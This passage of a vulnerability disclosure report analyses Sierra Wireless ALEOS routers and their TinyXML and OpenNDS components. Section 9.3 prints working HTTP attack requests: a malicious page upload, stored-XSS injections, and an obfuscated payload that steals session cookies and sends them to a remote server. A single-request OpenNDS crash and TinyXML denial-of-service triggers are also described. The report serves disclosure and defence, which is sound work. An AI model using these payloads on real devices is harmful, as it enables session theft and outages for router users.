- **TinyXML is an abandoned but popular project.** TinyXML has not been maintained for nearly a decade. The project already had one public vulnerability without a known fix prior to this research ([CVE-2021-42260](#), details in 9.4), and now there are two new issues which we found and that will not be fixed either. Using open-source intelligence (OSINT) – mainly searching for product documentation mentioning the TinyXML license – we were able to identify over 30 different products that still use TinyXML. Most of those are either other open-source projects or security software, but there are also several automotive infotainment systems, building automation devices and other IoT. It is difficult to know if and how any of these products could be vulnerable since XML parsing is not always directly accessible by an attacker. However, the proliferation of abandoned projects raises questions about how device vendors can respond to new vulnerabilities.
- **OpenNDS is well-maintained, but versioning and forks make vulnerabilities hard to squash.** We found many more vulnerabilities on OpenNDS than on TinyXML. Five of these were fixed in version 10.x before our disclosure, but they still affect version 9.x, which went EOL and will not receive any new security fixes. After doing variant analysis, we found out that **CVE-2023-41101** originates from the NoDogSplash project, out of which OpenNDS was forked. The CVE was also fixed on NoDogSplash but only for the latest version. Using the same OSINT method as with TinyXML, we could identify two popular open-source firmware for a variety of routers supporting OpenNDS and NoDogSplash: [OpenWRT](#) and [DD-WRT](#). We also found documentation of a few router models from Linksys and Belkin mentioning NoDogSplash directly (such as [E9450](#) and [RX7500](#)). Although the open-source projects tend to quickly adopt new versions of packages such as OpenNDS, router vendors take longer to include these in their available firmware for end products.

The OSINT identification method above is certainly incomplete – for instance, we did not find open references to OpenNDS for Sierra Wireless devices. The difficulty in fingerprinting and identifying devices running these software packages again highlights the need for software bills of materials (SBOMs) for OT/IoT equipment to enable vendors and asset owners to more easily understand which of their devices are affected when a new vulnerability is discovered.

The lack of SBOMs also means that we may have missed important components to analyze in ALEOS, since even with full access to the filesystem, it is not immediately obvious which libraries are relevant from a security point of view and how they are used. Nevertheless, two components that probably deserve a better look in future work are Strongswan (due to the increasingly important role of VPNs) and CoovaChilli, since it appears to be an even more popular captive portal solution for embedded devices than OpenNDS and NoDogSplash.

Part 2: Technical Dive-Ins

8. Technical Dive-In #1: Research Methodology

We analyzed ALEOS 4.16.0, the latest version available at the time for AirLink LX40/LX60 wireless routers. At the same time, we tried to understand if any new vulnerabilities discovered would be applicable to end-of-life (EOL) versions.



Figure 7 - Vulnerability Research Methodology

Our methodology, depicted in Figure 7 above, can be broken down into the following phases:

1. **Obtaining devices and firmware/software packages.** We obtained the following software packages from the [official product website of Sierra Wireless](#): ALEOS 4.4.9 for LS300, used as a reference and to cross-check the findings, and ALEOS 4.16.0 for LX40/LX60, against which we performed the research. ALEOS 4.4.9 is not encrypted (unlike the later versions) and some proprietary binaries included within it contain debug symbols that help to better understand how ALEOS works.
2. **Decrypting/unpacking software packages.** To decrypt version 4.16.0, we used the [approach outlined by Ruben Santamarta](#). After decryption, we located a file corresponding to a [squashfs](#) filesystem, which is typical for devices that run embedded Linux. After unpacking it, we could access the ALEOS binaries and other files.
3. **Black-box functional analysis.** ACEmanager is a web application used to configure and monitor the state of a wireless router, so we spent some time understanding the services and configuration options that it provides. This also helped us to understand how to fingerprint devices running ALEOS by retrieving the version number from the HTML content of the login page.
4. **Component identification and prioritization.** Detailed in Section 8.1.
5. **Static and dynamic analysis of selected binaries and sources.** Detailed in Section 8.2.

8.1. Component analysis and prioritization

ALEOS is a large framework, so we had to prioritize the parts that could yield better results for potential attackers.

First, ACEmanager was reported vulnerable in most bundles shown in [Table 1](#), with a total of 15 vulnerabilities. **While a well-researched component may seem like a bad target for new analysis, it might be the opposite.** Targets with high defect density may be even more prone to having other hidden vulnerabilities. Our initial analysis of ACEmanager, its common exposure to the Internet, as well as insights from past research suggest that this component is an ideal place to start. We also did a brief analysis of the AT commands interface, which was found vulnerable twice in the past, as well as some opportunistic analysis of common pitfalls of embedded Linux devices (i.e. hardcoded credentials, exposed configuration files, and insufficient access control).

Second, we attempted to compile a list of third-party software components used in ALEOS, yet were unable to find any SBOM information while browsing its official website and corresponding documentation. Via manual analysis of the filesystem, we identified the relevant open-source components of ALEOS 4.16.0 shown in [Table 5](#). That said, the list is incomplete because producing a complete SBOM would require a prohibitive amount of time. We also do not include the list of standard Linux utilities. A tilde sign appearing before a version number signifies that we could not identify the exact version number, and thus, provide an approximation.

Table 5 – Third-party components of ALEOS

Component	Version	Comments
OpenVPN	2.5.5	OpenVPN is a Virtual Private Network software that uses the OpenSSL library to establish encrypted point-to-point or site-to-site tunnels.
OpenSSL	1.0.2	A cryptography toolkit present as a standard library in most Linux distributions. The component is outdated since the latest release of this branch is 1.1.1.LTS . There are vulnerabilities fixed since version 1.0.2 , but their impact highly depends on the usage context of the library, and there is extended support available for version 1.0.2 for premium customers .
rp-pppoe	3.10	An implementation of Point-to-Point Protocol over Ethernet (PPPoE) client, relay and server for Linux. Initially developed by Roaring Penguin, the project is currently maintained by Skoll Software Consulting . The component is outdated since the latest version is 4.0. There were no recent vulnerabilities reported on the NVD .
Dropbear SSH	2020.81	An SSH server and client used in embedded Linux distributions. The SSH server is used for the AT commands interface when enabled. This component is outdated but we could not find any vulnerabilities that might affect it, considering its usage context.
jQuery	1.11.0	The JavaScript library used for ACEmanager. This component is outdated since the latest release is 1.12.4 . Several vulnerabilities we could find on the NVD seem to be context dependent.
OpenNDS	9.1.1	A captive portal used in ALEOS when the “Simple Captive Portal” is configured via ACEmanager. This project is a successor of NoDogSplash that adds the Forwarding Authentication Service (FAS) functionality. The version used is much older than the latest available release at the time (9.10.0). We also noticed the absence of publicly known vulnerabilities.
CoovaChilli	1.4	A captive portal used in ALEOS when the “Authenticated Captive Portal” is configured via ACEmanager. This project is a successor of ChilliSpot . We could not find any recent vulnerabilities on the NVD. However, due to the complexity of the project, we decided not to analyze it at this moment.
Strongswan	5.9.5	An open-source IPSec-based VPN solution. This component is outdated since the latest release is 5.9.11 . We found two recent vulnerabilities (CVE-2023-26463 and CVE-2022-40617) that could potentially affect the present version. However, we did not explore this project in the present research.
Dnsmasq	2.84rc2	This project supports network services such as DNS and DHCP for smaller networks. We found a number of disclosed vulnerabilities that could affect the present version .
TinyXML	~2.6.2	A minimal XML document parser implemented in C++. The source code of the project was included into one of the libraries that are a dependency of ACEmanager. The project has been abandoned for a while and new users are

		recommended to use TinyXML2 . We found only one vulnerability not addressed in the upstream releases.
libmicrohttpd	~0.9.75	A small library to build simple HTTP servers. This library ships with OpenNDS and is not used within ALEOS otherwise.

We analyzed the components that did not have many recent security vulnerabilities disclosed and were able to be analyzed within a limited timeline: *rp-pppoe*, *OpenNDS*, *TinyXML* and *libmicrohttpd* (only those parts relevant to *OpenNDS*). Such components are interesting because the absence of vulnerabilities in them may be due to three factors:

- The component may be well-maintained and error-free.
- The developers may not issue CVE identifiers and make special vulnerability announcements, treating security issues like regular bugs and producing [silent patches](#).
- A project may be abandoned by its developers while still being used in other projects as a dependency. Thus, the project receives no attention from vulnerability researchers because it is deemed to be “unused”, while the software maintainers that integrate the project have a false sense of security due to no found vulnerabilities for a long period of time.

8.2. Static and dynamic analysis of binaries

We started with static analysis of *ACEmanager* in version 4.16.0 and its immediate dependencies. We emulated *ACEmanager* and its immediate components using [QEMU](#), wrapping most of the original filesystem into a [Docker](#) container and running it with *qemu-arm-static*. We could then attach a remote debugger and better explore the functionality of *ACEmanager*. [Figure 8](#) (below) shows a debugging session with *ALEOS* logs on the left, and the disassembly of the “main()” function on the right.

The image shows a terminal window split into two panes. The left pane displays ALEOS system logs with timestamps and messages such as 'warning ALEOS_SYSTEM_SM: Resetting bad container: 'Config11.snc'', 'warning ALEOS_SYSTEM_SM: Write header for 'Config11.snc', status: 0'', and 'crit ALEOS_SYSTEM_CSM: ACNIMsgq: /sn mq_open failed while send 'No such file or directory''. The right pane shows a disassembly of the main() function, with instructions like 'ldr r5, [pc, #2180]', 'add r5, pc, r5', 'ldr r3, [pc, #2176]', and 'ldr r3, [r5, r3]'. The disassembly is color-coded and includes comments for each instruction.




Figure 8 – Emulating and debugging ACEmanager

For open-source components, we simply downloaded the source code for the versions of the projects that are shipped with ALEOS, compiled it and analyzed it using a combination of static and dynamic analysis, with source code review and lightweight fuzzing with [libFuzzer](#).

9. Technical Dive-In #2: Details of New Vulnerabilities

9.1. CVE-2023-40464: Default SSL private key and certificate

ACEmanager can serve web content over HTTPS using an SSL private key and certificate stored under `/etc/ACEmanager/certs/server.key` and `/etc/ACEmanager/certs/server.crt`, respectively. Users can update the key and cert via ACEmanager but they are not warned to do so in the first place.

Using the default key/certificate is dangerous since attackers can retrieve them from the software package and use them to perform man-in-the-middle attacks and either access a vulnerable system or modify data in transit between a client and a vulnerable ACEmanager. For instance, the advisory for a previous vulnerability on ALEOS, [CVE-2018-4069](#) – cleartext transmission of credentials – recommends as mitigation to configure a device to only use HTTPS for accessing ACEmanager. However, when the default private key and certificate are used, this mitigation is insufficient, as attackers can decrypt the traffic and retrieve the credentials.

9.2. CVE-2023-40463: Root shell access and hardcoded password hashes

The SSH server on Sierra Wireless routers is exclusively used for the AT commands interface when SSH is configured instead of Telnet. The root account is disabled in `/etc/shadow` by default, so while the root user exists on the system, it cannot login, even if SSH access is enabled.

9.3. Web vulnerabilities

The first issue (**CVE-2023-40459**) is a NULL-pointer dereference that can be triggered when a user is about to log into *ACEmanager*. When users log in, the JavaScript code built into the *ACEmanager*'s login page performs the following POST request to the internal URL `/xml/Connect.xml` (as in **Figure 10** below):

```
POST /xml/Connect.xml HTTP/1.1
Host: localhost:1080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/112.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: text/xml
X-Requested-With: XMLHttpRequest
Content-Length: 123
Origin: http://localhost:1080
Connection: keep-alive
Referer: http://localhost:1080/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

<request xmlns="urn:acemanager">
<connect>
<login>user</login>
<password><![CDATA[12345]]></password>
</connect>
</request>
```

Figure 10 – A POST request to `Connect.xml`

The XML document embedded into the data of the POST request contains the login and password XML tags that are created directly from the corresponding elements on the web form. Additionally, the value of the password tag is wrapped into the CDATA tag to ensure that the value is interpreted as content, not XML markup (a type of input sanitization).

After the above XML document is received, it is passed into the TinyXML component (see Table 5), which extracts the value of the login and password tags.

```
107 TiXmlHandle::FirstChild((TiXmlHandle *)var_request_tag, var_xml_root);
108 TiXmlHandle::FirstChild((TiXmlHandle *)var_connect_tag, var_request_tag);
109 TiXmlHandle::FirstChild((TiXmlHandle *)var_tag, var_connect_tag);
110 if ( !var_tag[0]
111     || !(*(int (__fastcall **)(int))(*(_DWORD *)var_tag[0] + 44))(var_tag[0])// this.FirstChild()
112     || (var_child = (*(int (__fastcall **)(int))(*(_DWORD *)var_tag[0] + 44))(var_tag[0])) == 0)// this.FirstChild()
113 {
114     AleosLogWrite(3, "Unable to get password element");
115     send_error_with_translation(a1, 1);
116     goto LABEL_60;
117 }
118 v8 = *(_DWORD *) (a1 + 4);
119 v38[0] = v39;
120 std::string::_M_construct<char const*>((int)v38, "password");
121 v9 = *(char **)(*( _DWORD *) (var_child + 24) + 32);// NULL-pointer dereference
```

Figure 11 – Pseudocode fragment that corresponds to **CVE-2023-40459**

The pseudocode fragment that handles the password tag value extraction is shown in **Figure 11** and summarized below:

- The code retrieves the password tag from the XML document by calling `TiXmlHandle::FirstChild()` several times.
- The code proceeds with calling the `TiXmlText::CDATA()` function (line 121) on the text element retrieved from the password tag.
- If the password tag is completely empty, that is the corresponding `TiXmlText` object is NULL, the call to `TiXmlText::CDATA()` will cause a NULL-pointer dereference, and *ACEmanager* will crash.

To trigger the issue, attackers must send a POST request similar to the one shown above in **Figure 10**, with the password tag empty. The *ACEmanager* will restart in a few seconds after the crash. However, all logged in users will be logged out. Attackers can send a malformed POST request continuously to prolong the DoS indefinitely.

The second issue (**CVE-2023-40460**) is related to the XML configuration template upload functionality, which is somewhat similar to **CVE-2018-4067**. These templates are used for quick configuration of a device. Instead of tweaking settings in *ACEmanager* manually, an XML file that reflects all current settings can be created and then uploaded to another device to apply the same settings.

The vulnerability allows authenticated users to upload arbitrary malicious files in place of XML configuration templates, due to improper validation of the file name being uploaded, and its content. In case these arbitrary files are names like legitimate web pages of *ACEmanager*, these malicious files will be served instead of the legitimate ones.

```
POST /cgi-bin/template_upload.cgi HTTP/1.1
Host: localhost:1080
Content-Length: 243
sec-ch-ua: "Not-A-Brand";v="99", "Chromium";v="112"
X-CSRF-Token: 81327cc28114669cdda90d2caddec119
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary35Qw8USok0nvrtp
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "macOS"
Origin: http://localhost:1080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:1080/admin/ACEmanagerX.html
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: token=c3dc1370f7de8443611714f26743e63; csrf-token=81327cc28114669cdda90d2caddec119
Connection: close

-----WebKitFormBoundary35Qw8USok0nvrtp
Content-Disposition: form-data; name="upload-file"; filename="ACEmanagerX.html"
Content-Type: text/xml

<?xml version="1.0" ?>
<script>alert(1)</script>

-----WebKitFormBoundary35Qw8USok0nvrtp-
```

Figure 12 – A POST request that uploads a malicious file via `template_upload.cgi`

Authenticated attackers can send malicious files via POST requests similar to the one shown above in **Figure 12**. Note that the valid values for `token` and `csrf-token` must be provided. However, attackers can obtain these values by sniffing the network traffic and do not need to possess valid credentials.

The POST request shown in **Figure 12** will replace the legitimate `ACEmanagerX.html` page, which is the main HTML page of *ACEmanager*, with its copy that contains malicious content crafted by the attacker. To bypass the content validation checks, the contents of the malicious file must begin with the XML tag `<?xml version='1.0' ?>`. Malicious files are served instead of legitimate ones with the same name for the following reasons:

- The XML templates are uploaded to the folder `/www/auth/user/upload/` and the legitimate web content of *ACEmanager* is located in the `/www/auth/viewer/*` folder.
- The *ACEmanager* binary explicitly maps the content from the folders `/www/auth/user/*` and `www/auth/viewer/*` to the `/admin/` URI. This means that both the legitimate files and the malicious files uploaded as XML templates will be reachable with the `/admin/` parent URL.
- If the malicious file uploaded as an XML template has the same name as a legitimate file, it will be served first. It is not clear why exactly this happens, but it could be due to a fresher file timestamp or simply because the logic picks that folder first when it resolves a filename.

Because of the changes made to fix **CVE-2018-4067**, it is impossible to upload binary executables, such as malicious CGI files. Therefore the capabilities of attackers are limited to malicious HTML and/or JavaScript content only. The malicious content that “overshadows” the legitimate files will likely persist until the technical support deletes it (see our notes about “Diagnostic root shell” on Section 9.2).

The third web-based vulnerability, **CVE-2023-40461**, resides in the front-end code of the application. *ACEmanager* allows users to configure an **OpenVPN** tunnel and upload a client certificate or a TLS key for authentication. Because of missing validation of the key/certificate name, it is possible to inject JavaScript code into the web page, a stored XSS.

```

1: function setTDValue(a, b, c) {
2:     var d = null;
3:     if (null != a) {
4:         d = $(a);
5:         if (!chkLoad.checked || c)
6:             "902" == d.attr("id") ? d.html(b + ' <a href="#" id="map902" target="_blank" onClick="map()">Map</a>') : (b.replace(/&/g, "&amp;"),
7:             d.is("input") || d.html(b)); //DOM INJECTION
8:         switch (d.attr("id")) {
9:             case "65002":
10:            case "65003":
11:            case "65006":
12:            case "65007":
13:                break;
14:            default:
15:                d.attr("title", b)
16:        }
17:    }
18: }

```

Figure 13 – The vulnerable JavaScript code fragment related to CVE-2023-40461

Figure 13 (above) shows the vulnerable JavaScript code fragment causing the vulnerability. Here, the variable `d` represents an HTML element on the web form, where user input will be displayed (the name of the uploaded key/certificate); the variable `b` corresponds to the value of the user input taken from the web form. The jQuery `html()` method (line 7) will convert user input to HTML, and, since there is no code that sanitizes user input, it is possible to inject arbitrary HTML elements and JavaScript code.

The `setTDValue()` function is called from the backend CGI binary under the `/cgi-bin/Embedded_Ace_Set_Task.cgi` URL (as shown below in Figure 14).

```

POST /cgi-bin/Embedded_Ace_Set_Task.cgi HTTP/1.1
Host: localhost:1080
Content-Length: 26
Content-type: text/xml
X-CSRF-Token: 040d3449a9498bdc5b385e7811465015
Cookie: token=83166d32ed1f494f2fc3d9c105586b4d; csrf-token=040d3449a9498bdc5b385e7811465015

10013=my_certificate_name.crt

```

Figure 14 – A POST request for setting an OpenVPN certificate/key name

Here, the ID “10013” corresponds to the HTML element which is mapped to the “Certificate name” field that will display the uploaded certificate name for one of the five VPN connections that can be configured. There are several IDs (or fields) that can be set that way, and all of them are affected. For example, attackers can send the POST request shown below in Figure 15. Then, whenever users navigate to the VPN setup page, the injected JavaScript code will be executed.

```

POST /cgi-bin/Embedded_Ace_Set_Task.cgi HTTP/1.1
Host: localhost:1080
Content-Length: 26
Content-type: text/xml
X-CSRF-Token: 040d3449a9498bdc5b385e7811465015
Cookie: token=83166d32ed1f494f2fc3d9c105586b4d; csrf-token=040d3449a9498bdc5b385e7811465015

10013=<script>alert(1)</script>

```

Figure 15 – A “malicious” POST request

There is a 256-character limit for the payload that attackers can inject and there is input sanitization code that would not allow symbols such as `=`, but this is not a huge limitation for determined attackers. For example, the following obfuscated payload that steals important cookies and sends them to a remote server (as in Figure 16 below) will be accepted:


```

1  POST /cgi-bin/Embedded_Ace_Set_Task.cgi HTTP/1.1
2  Host: localhost:1080
3  Content-Length: 156
4  X-CSRF-Token: ab7eb2fa3bcb7dcaa4f0a54315f477aa
5  Cookie: token=32861b173138971742622fc58f6a4981;
        csrf-token=ab7eb2fa3bcb7dcaa4f0a54315f477aa
6
7  10013=<script>eval(atob("YWxlcnQoZG9jdW11bnQuY29va211KTsKdmFyI
    Gk9bmV3IEltYWdlOwppLnNyYz0iaHR0cDovL2xvY2FsaG9zdDoxMjM0Lz8iK2R
    vY3VtZW50LmNvb2tpZTs"))</script>

```

Figure 16 – A malicious POST request

Just like with **CVE-2023-40460**, attackers need to possess the valid token and csrf-token cookies.

We also noticed that the session cookie token does not have the HTTPOnly flag (**CWE-1004**), which would prevent JavaScript client code from reading sensitive cookies through attacks like XSS. The missing flag allowed us to read and steal the session token through the previously mentioned vulnerabilities.

9.4. CVE-2023-40458 and CVE-2023-40462: TinyXML denials of service

TinyXML has not been supported for some years, but **ALEOS** still embeds its source code directly into one of its libraries (libSWIALEOS.so). We found one publicly known vulnerability that affects TinyXML (**CVE-2021-42260**) and has not been fixed in the latest version of the project.

Figure 17 (below) shows the vulnerable code fragment in TinyXML that causes **CVE-2023-40458**. The `TiXmlParsingData::Stamp()` function is called when an XML document is parsed (one byte at a time). To trigger the bug, the document must start with the byte sequence `0xef 0xbb 0xbf`, which will ensure that the document encoding is interpreted as UTF-8, so that we could eventually enter the `if` branch on line 10.

```

1: void TiXmlParsingData::Stamp( const char* now, TiXmlEncoding encoding )
2: {
3:     // ...
4:     while ( p < now )
5:     {
6:         const unsigned char* pU = (const unsigned char*)p;
7:         switch (*pU) {
8:             // ...
9:             case TIXML_UTF_LEAD_0:
10:                if ( encoding == TIXML_ENCODING_UTF8 )
11:                {
12:                    if ( *(p+1) && *(p+2) )
13:                    {
14:                        if ( *(pU+1)==TIXML_UTF_LEAD_1 && *(pU+2)==TIXML_UTF_LEAD_2 )
15:                            p += 3;
16:                        else if ( *(pU+1)==0xbfU && *(pU+2)==0xbeU )
17:                            p += 3;
18:                        else if ( *(pU+1)==0xbfU && *(pU+2)==0xbfU )
19:                            p += 3;
20:                        else
21:                            { p +=3; ++col; }
22:                    }
23:                }
24:            }
25:        }
26:        else
27:        {
28:            ++p;
29:            ++col;
30:        }
31:        break;
32:        // ...
33:    }
34: }
35: // ...
36: }
37: }

```

Figure 17 – The vulnerable code fragment in TinyXML responsible for CVE-2023-40458

One of the following bytes of a malformed XML document must be set to **0xef** (TIXML_UTF_LEAD_0), so that we enter the `if` branch on line 11. If one of the next bytes (`p+1` or `p+2`) is set to **0x00** (NULL), none of the code shown on lines 16 to 23 will be executed. This means that on the next iteration of the `while` loop, the byte pointer `p` will not be incremented and the code will parse the same byte sequence repeatedly. This leads to a DoS via an infinite loop. The root cause of the issue is very similar to some of the antipatterns that we encountered during our previous research on [Project Memoria](#).

We confirmed that the source code of *TinyXML* that ships with *ALEOS* (within one of the libraries of *ACEmanager*) contains the vulnerability as well. One of the most straightforward ways to trigger the issue is by interacting with the backend URL that processes XML documents containing the login and the password (see our notes about **CVE-2023-40459** in Section 9.3).




Figure 18 – A payload that will trigger CVE-2023-40458 in ACEmanager

Figure 18 (above) shows a POST request containing a crafted payload that triggers the issue in ACEmanager. As a result, ACEmanager gets stuck in an infinite loop and stops responding to clients. To restore its functionality, a device must be manually restarted. Attackers do not need to be authenticated to exploit the issue.

To find more issues on TinyXML, we created a simple fuzzer based on libFuzzer. Almost immediately, we got a hit: **CVE-2023-34194 / CVE-2023-40462**. When a certain malformed document is parsed by TinyXML, it hits a reachable assertion within the code and terminates the application with the **SIGABRT** signal.

```

1: const char* TiXmlDeclaration::Parse( const char* p, TiXmlParsingData* data, TiXmlEncoding _encoding )
2: {
3:     p = SkipWhiteSpace( p, _encoding );
4:     // Find the beginning, find the end, and look for
5:     // the stuff in-between.
6:     TiXmlDocument* document = GetDocument();
7:     if ( !p || !*p || !StringEqual( p, "<?xml", true, _encoding ) )
8:     {
9:         if ( document ) document->SetError( TIXML_ERROR_PARSING_DECLARATION, 0, 0, _encoding );
10:        return 0;
11:    }
12:    if ( data )
13:    {
14:        data->Stamp( p, _encoding );
15:        location = data->Cursor();
16:    }
17:    p += 5;
18:
19:    version = "";
20:    encoding = "";
21:    standalone = "";
22:
23:    while ( p && *p )
24:    {
25:        if ( *p == '>' )
26:        {
27:            ++p;
28:            return p;
29:        }
30:
31:        p = SkipWhiteSpace( p, _encoding );
32:        if ( StringEqual( p, "version", true, _encoding ) )
33:        {
34:            TiXmlAttribute attrib;
35:            p = attrib.Parse( p, data, _encoding );
36:            version = attrib.Value();
37:        }
38:
39:        // [...]
40:    }
41: }

```

```

1: bool TiXmlBase::StringEqual( const char* p,
2:                             const char* tag,
3:                             bool ignoreCase,
4:                             TiXmlEncoding encoding )
5: {
6:     assert( p );
7:     assert( tag );
8:     if ( !p || !*p )
9:     {
10:        assert( 0 );
11:        return false;
12:    }
13:    // [...]
14: }

```

Figure 19 – The root cause of CVE-2023-34194 (CVE-2023-40462)

The root cause of the issue is shown above in Figure 19. `TiXmlDeclaration::Parse()` is called for the input that starts with the characters `<?xml` and the while loop in that function processes the next characters one by one. On line 31, the function `TiXmlBase::SkipWhitespace()` is called and advances the character pointer `p` past any whitespace characters encountered. If we craft a document that, after the `<?xml` characters, has a whitespace character followed by a NULL character ("**0x00**"), the `SkipWhitespace()` call on line 31 will advance `p` directly to that NULL character.

The `StringEqual()` function call on line 32 looks for the XML version substring: the `assert()` call on line 8 checks whether the pointer `p` points at a nonzero-address. However, if the value of that pointer (that is, the current character being parsed) is NULL ("**0x00**"), the code will hit the assertion on line 10 and terminate.

For *ACEmanager*, the bug can be triggered similarly to **CVE-2023-40458**, as shown below in Figure 20. Unlike **CVE-2023-40458**, though, it crashes the application, and since *ACEmanager* runs as a service, it will be automatically restarted in a few seconds. However, attackers can keep sending malformed XML documents, prolonging the DoS indefinitely. All currently logged-in users are also immediately logged out. Attackers do not need to be authenticated to exploit the issue.




Figure 20 – A payload that will trigger CVE-2023-40462 in ACEmanager

9.5. OpenNDS NULL-pointer dereference issues

Knowing that ALEOS ships with an older version of *OpenNDS*, we looked at the commit messages within its source code repository to see if there were any silent patches for security issues or other relevant bugs. Immediately, we found the commit shown below in Figure 21.



Figure 21 – The commit message for a patch that fixes a NULL-pointer dereference issue in OpenNDS

Figure 22 (below) shows the important parts of the patch. The changes are highlighted with the red rectangle on line 18. The `MHD_get_connection_values()` function performs a lookup of the value of the `Accept` HTTP header within an incoming HTTP request and stores the result into the `accept` variable; if the `Accept` header is not present in the request, the value of the `accept` pointer will be `NULL`. Before the patch, the call to `strcmp()` on line 18 would cause a segmentation fault if the value of `accept` is `NULL`, crashing *OpenNDS* and causing a denial-of-service condition.

```

1: static int authenticated(struct MHD_Connection *connection,
2:                         const char *url,
3:                         t_client *client)
4: {
5:     // ...
6:     const char *accept;
7:
8:     // ...
9:
10:    accept = safe_calloc(SMALL_BUF);
11:    ret = MHD_get_connection_values(connection, MHD_HEADER_KIND,
12:    get_accept_callback, &accept);
13:
14:    if (ret < 1) {
15:        debug(LOG_ERR, "authenticated: Error getting Accept header");
16:        return MHD_NO;
17:    }
18:    if (accept && strcmp(accept, "application/captive+json") == 0) {
19:        // ...
20:    }
21:
22:    // ...
23: }

```

Figure 22 – A NULL-pointer dereference patch found in the OpenNDS git repository

This issue affects neither *OpenNDS* 9.1.1 – since it does not contain any code that extracts the Accept header – nor can it be exploited in the latest versions of *OpenNDS*, as the issue was fixed.

However, we found that this is a common code pattern from *libmicrohttpd* for extracting various parts of HTTP requests, such as headers and query string parameters. Since we saw only one patch, we wondered whether the developers made this mistake only once.

We identified 6 very similar new NULL-pointer dereference issues in various places: **CVE-2023-38320**, **CVE-2023-38315**, **CVE-2023-38314**, **CVE-2023-38313**, **CVE-2023-38322**, and **CVE-2023-38321**. We do not describe all of them in detail, as it suffices to say that they all exhibit the same “anti-pattern”:

- Declare a pointer that will point to the value retrieved from an HTTP request.
- Do not initialize the pointer (or initialize it with NULL explicitly).
- Call the `MHD_get_connection_value()` function, passing said pointer as a reference.
- Do not check whether the pointer is not NULL after the function returns.
- Use the pointer as an argument to a function that requires the pointer to be initialized, such as `strcmp()` or `strlen()`.

Figure 23 (below) shows another code fragment that exhibits the above anti-pattern. In this case, *OpenNDS* can be crashed with an HTTP request that lacks the User-Agent header. Triggering this issue is extremely simple, and can be done with a single HTTP request: `GET /opennds_preauth/ HTTP/1.1 Accept: none`.

```

1: static int show_preauthpage(struct MHD_Connection *connection, const char *query)
2: {
3:     s_config *config = config_get_config();
4:     char msg[HTMLMAXSIZE];
5:     const char *user_agent = NULL;
6:     char enc_user_agent[256] = {0};
7:     char *preauthpath = NULL;
8:     char *cmd = NULL;
9:
10:    // Encoded querystring could be bigger than the unencoded version
11:    char enc_query[QUERYMAXLEN + QUERYMAXLEN/2] = {0};
12:
13:    int rc;
14:    int ret;
15:    struct MHD_Response *response;
16:    memset(msg, 0, sizeof(msg));
17:
18:    safe_asprintf(&preauthpath, "%s/", config->preauthdir);
19:
20:    if (strcmp(preauthpath, config->fas_path) == 0) {
21:        free(preauthpath);
22:        MHD_get_connection_values(connection, MHD_HEADER_KIND, get_user_agent_callback, &user_agent);
23:        uh_urlencode(enc_user_agent, sizeof(enc_user_agent), user_agent, strlen(user_agent));
24:        // ...
25:    }
26: }

```

Figure 23 – An example of another NULL-pointer dereference issue (CVE-2023-38320)

When exploiting any of the aforementioned issues, the *OpenNDS* daemon will crash and will have to be restarted (Figure 24 below shows the log relevant messages). While *OpenNDS* is down, users are be unable to connect to the networks governed by the captive portal, and Internet access will be denied.

```

May 25 11:33:45 alert InitNG: daemon daemon/opennds has been killed by signal 9 (Killed)...
May 25 11:33:58 alert ALEOS_EVENTS_dpRptSend: *** dpRptSend ***
May 25 11:34:03 alert ALEOS_EVENTS_dpRptGen: *** dpRptGen ***
May 25 11:35:17 alert InitNG: daemon daemon/opennds has been killed by signal 11 (Segmentation fault)...
